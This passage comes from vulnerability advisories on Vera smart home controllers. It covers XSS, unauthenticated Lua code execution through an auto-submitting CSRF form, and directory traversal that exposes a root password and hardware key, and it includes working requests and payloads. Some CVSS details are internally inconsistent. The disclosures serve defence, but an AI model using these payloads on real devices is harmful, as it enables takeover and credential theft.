The device provides a shell script called connect.sh which is supposed to return a specific cookie for the user when the user is authenticated to <https://home.getvera.com>. One of the parameters retrieved by this script is "RedirectURL".

```
FORM_RedirectUrl=${FORM_RedirectUrl:-cmh}
FORM_RedirectUrl=${FORM_RedirectUrl/\}' # Strip all the single quotes, to prevent code injection.
InternalIP=$(GetNetworkState.sh ip_wan)
if [ -n "$FORM_lang_code" ]; then
  if [ "${FORM_RedirectUrl/\?}" == "$FORM_RedirectUrl" ]; then
    # We don't have a question mark in the URL.
    FORM_RedirectUrl="${FORM_RedirectUrl}?lang_code=$FORM_lang_code"
  else
    # We already have a question mark in the URL.
    FORM_RedirectUrl="${FORM_RedirectUrl}&lang_code=$FORM_lang_code"
  fi
fi
Html="<script>top.location='http://${InternalIP}:${FORM_LocalPort:-80}/${FORM_RedirectUrl}';</script>"
log "Html=$Html"

# Write the cookie.
cat <<COOKIE
Content-Length: ${#Html}
Content-Type: text/html
Set-Cookie: M102=${URL_encode "$FORM_MMSAuth,$FORM_MMSAuthSig,$Server_Account,$Server_Account_Alt"}; Path=/; Expires=${date -d "$( (date +%s) + 86400 )}
+0 %s + %a, %d-%b-%Y %X GMT"}
$Httpd
```

However, the application misses on performing strict input validation on this parameter and this allows an attacker to execute the client side code on this application.

Exploitation

It is very easy to execute a command of an attacker's choice. To exploit the situation an attacker has to trick a user into navigating to his/her site via a phishing attack. An attacker can create a hidden IFRAME window on an attacker's web page and thus execute the payload that can execute any action on the device provided by the web management interface or steal any sensitive information including HW_key and device id which allow an attacker to even mimic the device and connect to Vera servers.

Vulnerability discovery

The vulnerability was discovered simply by performing a web application pentest on the web management interface provided by the "lighthttpd" server and reversing the script "connect.sh" which is located inside the firmware.

Contact

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Remediation

It is necessary for the developers to perform strict input validation using regular expression check and also HTML output encoding.

5) SIG-EXT-05-2017-04 (Unauthenticated Stored Cross-Site Scripting) -- CVE-2017-9387

Introduction

Recently a stored cross-site scripting issue was discovered as a part of the research on IoT devices in the most recent firmware for Veralite and VeraEdge devices. This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device does not implement any stored cross-site scripting protection in Veralite and Veraedge smart home controller/router. This issue exists in their latest firmware versions 1.7.481 (Veralite) and 1.7.19 (VeraEdge). All the firmware versions prior to that might also be vulnerable. It allows an attacker to execute client side code on the user's browser and thus allows an attacker from executing other functions on the devices which are protected by authentication. An example would be to add new users to the device.

High Severity Rating

Using CVSS3, it has vector

CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MP
R:L/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):
- Resulting base score: 8.0 (High)

Temporal Metrics

- Exploit Code Maturity (F):

- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C)
- Resulting temporal score: 7.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 7.8 (High).


The final score is thus 7.8 (High).

Vulnerable Versions

All versions of Veralite and VeraEdge up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

Steps to Reproduce

- 1) First execute this request `http://[IP_address_device]/cgi-bin/cmh/relay.sh?action=start&ip=10.0.0.1&remote_host=10.0.0.10+hello&session_key=12344444444`
- 2) Now navigate to `http:// [IP_address_device]/cgi-bin/cmh/log.sh?log=relay` and move the mouse over the “hello” text
- 3) Observe the JavaScript pop up that states ‘XSSSED’



Vulnerability Description

The device provides a shell script called relay.sh which is used for creating new SSH relays for the device so that the device connects to Vera servers. All the parameters passed in this specific script are logged to a log file called log.relay in the /tmp folder. The user can also read all the log files from the device using a script called log.sh. However, when the script loads the log files it displays them with content-type text/html and passes all the logs through ansi2html binary which converts all the character text including HTML meta-characters correctly to be displayed in the browser.

```

reset)
    logfile="/var/log/cmnh_reset"
    ;;
lighttpd_error)
    logfile="/var/log.lighttpd_error"
    ;;
syslog)
    logfile="syslog"
    ;;
*)
    echo "<title>Error</title>"
    ;;
esac
if [ -n "$logfile" ]; then
    if [ "$logfile" != 'syslog' ]; then
        echo "<title>$log log</title>"
    else
        echo "<title>$log</title>"
    fi
fi
?>
</head>
<body bgcolor="black">
<pre>
<?
if [ -n "$logfile" ]; then
    if [ "$logfile" != 'syslog' ]; then
        cat "$logfile" 2>/dev/null | /usr/bin/ansi2html
    else
        logread | /usr/bin/ansi2html
    fi
else
    echo "<p style='color: white;'>Supported log files: LuaUPnP, NetworkMonitor, serproxy, MIOsRestApi, upgrade, cmnh-ra, relay, reset, lighttpd_error,
    syslog</p>"
fi
?>
</pre>
</body>

```

This allows an attacker to use the log files as a storing mechanism for the XSS payload and thus whenever a user navigates to that log.sh script, it enables the XSS payload and allows an attacker to execute his malicious payload on the user's browser.

Exploitation

It is very easy to execute a command of an attacker's choice. To exploit the situation an attacker has to trick a user into navigating to his/her site via a phishing attack. An attacker can create a hidden IFRAME window on an attacker's web page and thus execute the payload that can execute any action on the device provided by the web management interface or steal any sensitive information including HW_key and device id which allow an attacker to even mimic the device and connect to Vera servers.

Vulnerability discovery

The vulnerability was discovered simply by performing a web application pentest on the web management interface provided by the "lighthttpd" server and reversing the script "log.sh" which is located inside the firmware.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary for the developers to perform strict input validation using regular expression check and also HTML output encoding.

6) SIG-EXT-05-2017-06 (Unauthenticated attacker can execute arbitrary code using Lua language) -- CVE-2017-9389

Introduction

Recently arbitrary Lua code execution issue was discovered as a part of the research on IoT devices in the most recent firmware for Veralite and Veraedge devices. This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified an arbitrary Lua code execution issue as a part of the research on IoT devices in the most recent firmware for Veralite and Veraedge devices Veralite and Veraedge smart home controller/router. This issue exists in their latest firmware versions 1.7.481 (Veralite) and 1.7.19 (VeraEdge). All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code.

High Severity Rating

Using CVSS3, it has vector

CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MP
R:L/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):
- Resulting base score: 8.0 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
- Resulting temporal score: 7.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

Vulnerable Versions

All versions of Veralite and VeraEdge up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

Steps to Reproduce

- 1) Copy the file below on your computer and modify the code you would like to run in the "Code" parameter



CSRF_runluacode.h
tml

- 2) Now navigate to the file CSRF_runluacode.html and observe that the code gets executed on the device
- 3) The security researcher used the ping command to be executed as shown in the image below

```
<html>
<body>
  <form id="f" action="http://192.168.1.186/port_3480/data_request" method="POST" enctype="application/x-www-form-urlencoded">
    <input type="hidden" name="id" value="lu_action" />
    <input type="hidden" name="serviceId" value="urn:micasaverde-com:serviceId:HomeAutomationGateway1" />
    <input type="hidden" name="action" value="RunLua" />
    <input type="hidden" name="Code" value='os.execute("ping -c 2 192.168.1.174")' />
  </form>
</script>
<script>
  setTimeout("document.forms['f'].submit();",1);
</script>
</body>
</html>
```



```

tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
10:50:23.228034 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.186 > 192.168.1.174: ICMP echo request, id 22895, seq 0, length 64
10:50:23.228058 IP (tos 0x0, ttl 64, id 39366, offset 0, flags [none], proto ICMP (1), length 84)
    192.168.1.174 > 192.168.1.186: ICMP echo reply, id 22895, seq 0, length 64
10:50:24.227930 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.186 > 192.168.1.174: ICMP echo request, id 22895, seq 1, length 64
10:50:24.227987 IP (tos 0x0, ttl 64, id 39384, offset 0, flags [none], proto ICMP (1), length 84)
    192.168.1.174 > 192.168.1.186: ICMP echo reply, id 22895, seq 1, length 64

```

Vulnerability Description

The device provides a web user interface that allows a user to manage the device. As a part of the functionality the device allows a user to install applications written in Lua programming language. Also the interface allows any user to write his/her application in Lua language. However, this functionality is not protected by authentication and this allows an attacker to run arbitrary Lua code on the device.

The POST request is forwarded to LuaUPNP daemon on the device. This binary handles the received Lua code in the function “LU::JobHandler_LuaUPnP::RunLua(LU::JobHandler_LuaUPnP* __hidden this, LU::UPnPActionWrapper *)” as shown in the image below.


```

1a  $a1, aReq_cameralign # "REQ_CameraLights %d/%p"
1a  $t9, _ZN2LU17UPnPActionWrapper15m_Variable_FindEPKcb # LU::UPnPActionWrapper::m_Variable_Find(char const*,bool)
addiu $a1, (aDevicenum - 0x690000) # "DeviceNum"
move  $a2, $zero # bool
move  $s3, $a0
jalr  $t9 ; LU::UPnPActionWrapper::m_Variable_Find(char const*,bool) # LU::UPnPActionWrapper::m_Variable_Find(char const*,bool)
move  $a0, $s2 # this
lw    $gp, 0x30+var_20($fp)
move  $a0, $s2 # this
1a  $a1, aReq_cameralign # "REQ_CameraLights %d/%p"
1a  $t9, _ZN2LU17UPnPActionWrapper15m_Variable_FindEPKcb # LU::UPnPActionWrapper::m_Variable_Find(char const*,bool)
addiu $a1, (aUpnpimplfilena - 0x690000) # "UpnpImplFilename"
move  $a2, $zero # bool
jalr  $t9 ; LU::UPnPActionWrapper::m_Variable_Find(char const*,bool) # LU::UPnPActionWrapper::m_Variable_Find(char const*,bool)
move  $s1, $v0
lw    $gp, 0x30+var_20($fp)
move  $a0, $s2 # this
1a  $a1, aReq_cameralign # "REQ_CameraLights %d/%p"
1a  $t9, _ZN2LU17UPnPActionWrapper15m_Variable_FindEPKcb # LU::UPnPActionWrapper::m_Variable_Find(char const*,bool)
addiu $a1, (aCode - 0x690000) # "Code"
jalr  $t9 ; LU::UPnPActionWrapper::m_Variable_Find(char const*,bool) # LU::UPnPActionWrapper::m_Variable_Find(char const*,bool)
move  $a2, $zero # bool
lw    $gp, 0x30+var_20($fp)
bnez  $v0, loc_44FFD8
move  $s0, $v0

```


100.00% (378, 433) (367, 279) 0004FFA8 0044FFA8: LU::JobHandler_LuaUPnP::RunLua(LU::UPnPActionWrapper *)+80 (Synchronized with Hex View-1)

The value in the “code” parameter is then passed to the function “LU::LuaInterface::RunCode(char const*)” which actually loads the Lua engine and runs the code.



Exploitation

The attack is trivial for an attacker to exploit. An attacker can use search engines like Shodan to identify these specific devices directly exposed to the Internet. Then an attacker can execute a simple script which will result in executing arbitrary Lua code and thus execute system commands on the device without any authentication required. If the device is not exposed directly on the Internet, then in that case an attacker can trick a user into navigating to a website that an attacker controls and then execute the attack using the user's browser and a hidden iframe as shown in the image below.



Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the "LuaUPNP" binary and performing manual pentest against the lighttpd server inside the firmware.

Contact

Direct questions to Mandar Satam, Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified functionality needs to be protected by using authentication. Also cross site request forgery protection mechanism needs to be used so that an attacker cannot trick a user into still executing code even with authentication protection.

7) SIG-EXT-05-2017-07 (Unauthenticated attacker can read any file using Directory traversal) -- CVE-2017-9386

Introduction

Recently a Directory Traversal issue was discovered as a part of the research on IoT devices in the most recent firmware for Veralite and Veraedge devices. This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified a directory traversal issue as a part of the research on IoT devices in the most recent firmware for Veralite and Veraedge devices Veralite and Veraedge smart home controller/router. This issue exists in their latest firmware versions 1.7.481 (Veralite) and 1.7.19 (VeraEdge). All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code.

High Severity Rating

Using CVSS3, it has vector

CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MP
R:L/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):
- Resulting base score: 8.0 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
- Resulting temporal score: 7.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

Vulnerable Versions

All versions of Veralite and VeraEdge up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

Steps to Reproduce

- 1) Copy the POST request below to BurpSuite's repeater functionality and execute the request to create a folder call cmh-ext on the device

```
POST /cgi-bin/cmh/store_file.sh?file=test.txt HTTP/1.1
Host: [IP Address Device]
Proxy-Connection: keep-alive
Content-Length: 448
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: null
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/40.0.2214.111 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary2gl1IE5hxrsmCgAB
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8

----WebKitFormBoundary2gl1IE5hxrsmCgAB
Content-Disposition: form-data; name="store_file"; filename="test.txt"
Content-Type: text/plain

<html><script>alert(1);</script></html>
```

```
-----WebKitFormBoundary2gl1IE5hxrsmCgAB
Content-Disposition: form-data; name="store_file_name"
```

test1.html

```
-----WebKitFormBoundary2gl1IE5hxrsmCgAB--
Content-Disposition: form-data; name="file_name"
```

test.txt1

```
-----WebKitFormBoundary2gl1IE5hxrsmCgAB--
```

- 2) Now navigate to the URL [http://\[IP address device\]/cgi-bin/cmh/get_file.sh?filename=../cmh/cmh.conf](http://[IP address device]/cgi-bin/cmh/get_file.sh?filename=../cmh/cmh.conf)
- 3) This should display the content of the file cmh.conf which includes the root password and HW_key

Target: http://192.168.1.186

Request

```
GET /cgi-bin/cmh/get_file.sh?filename=../cmh/cmh.conf HTTP/1.1
Host: 192.168.1.186
Proxy-Connection: keep-alive
Content-Length: 0
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: null
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/40.0.2214.111 Safari/537.36
Content-Type: multipart/form-data; boundary=---WebKitFormBoundary2gl1IE5hxrsmCgAB
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
```

Response

```
HTTP/1.1 200 OK
Content-type: application/gzip
Content-disposition: attachment; filename=../cmh/cmh.conf
Date: Tue, 25 Apr 2017 00:49:16 GMT
Server: lighttpd/1.4.29
Content-Length: 467

LogLevels = 1,2,3,4,5,6,7,8,9,50
ImmediatelyFlushLog = 0
LogFnpP = 0
#Number of log files to keep
NumberOfCopies= 10
#rotation interval in seconds of log files
RotationInterval= 15 * 60
LockLogLevels=0
#Store logs on mcv server at rotation
ArchiveLogsOnServer=1
HW_Key=cd4fcf96192b1fc636f3e5ee81aa3843
Zwave_Locale=us
ESSID=vera_35037218
Password=neal3Swash
HW_Key=FFn3FetnD1Zcg5jqhD4oT9KzqmYgvhEx
#Activate the Camproxy capabilities (disable by default)
CamProxy=0
```

Vulnerability Description


The device provides a script file called “get_file.sh” which allows a user to retrieve any file stored in the “cmh-ext” folder on the device.

```
#!/usr/bin/haserl
<?
echo "Content-type: application/gzip"
echo "Content-disposition: attachment; filename=$FORM_filename"
echo ""

#Copyright (C) 2009 MiOS, Ltd., a Hong Kong Corporation
#
#           www.micasaverde.com
#           1 - 702 - 4879770 / 866 - 966 - casa
#This program is free software; you can redistribute it and/or modify it under the terms of the GNU General Public License.
#This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY;
#without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

if [[ -z $FORM_filename ]]; then
    echo "File not specified."
else
    if [[ -f "/etc/cmh-ext/$FORM_filename" ]]; then
        cat "/etc/cmh-ext/$FORM_filename"
    fi
fi
exit 0
?>
```

However, the “filename” parameter is not validated correctly and this allows an attacker to directory traverse outside the /cmh-ext folder and read any file on the device as shown below. It is necessary to create the folder “cmh-ext” on the device which is done by using the first request. In “Steps to Reproduce” section.



Exploitation

The attack is trivial for an attacker to exploit. An attacker can use search engines like Shodan to identify these specific devices directly exposed to the Internet. Then an attacker can then execute both the requests and read any file on the device without any authentication.

Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the "get_file.sh" script and performing manual pentest against the lighttpd server inside the firmware.

Contact

Direct questions to Mandar Satam, Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified functionality needs to perform strict input validation to ensure that the filename parameters only contains a file name and nothing else.

8) SIG-EXT-05-2017-08 (OpenWrt Web Interface acts as a Backdoor) - - CVE-2017-9385

Introduction

Recently a backdoor interface was discovered as a part of the research on IoT devices in the most recent firmware for Veralite devices. This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified a backdoor web management interface as a part of the research on IoT devices in the most recent firmware for Veralite mart home controller/router. This issue exists in their latest firmware versions 1.7.481 (Veralite). All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code.

Medium Severity Rating

Using CVSS3, it has vector

CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MP
R:L/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):
- Resulting base score: 8.0 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
- Resulting temporal score: 7.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 7.8 (High).

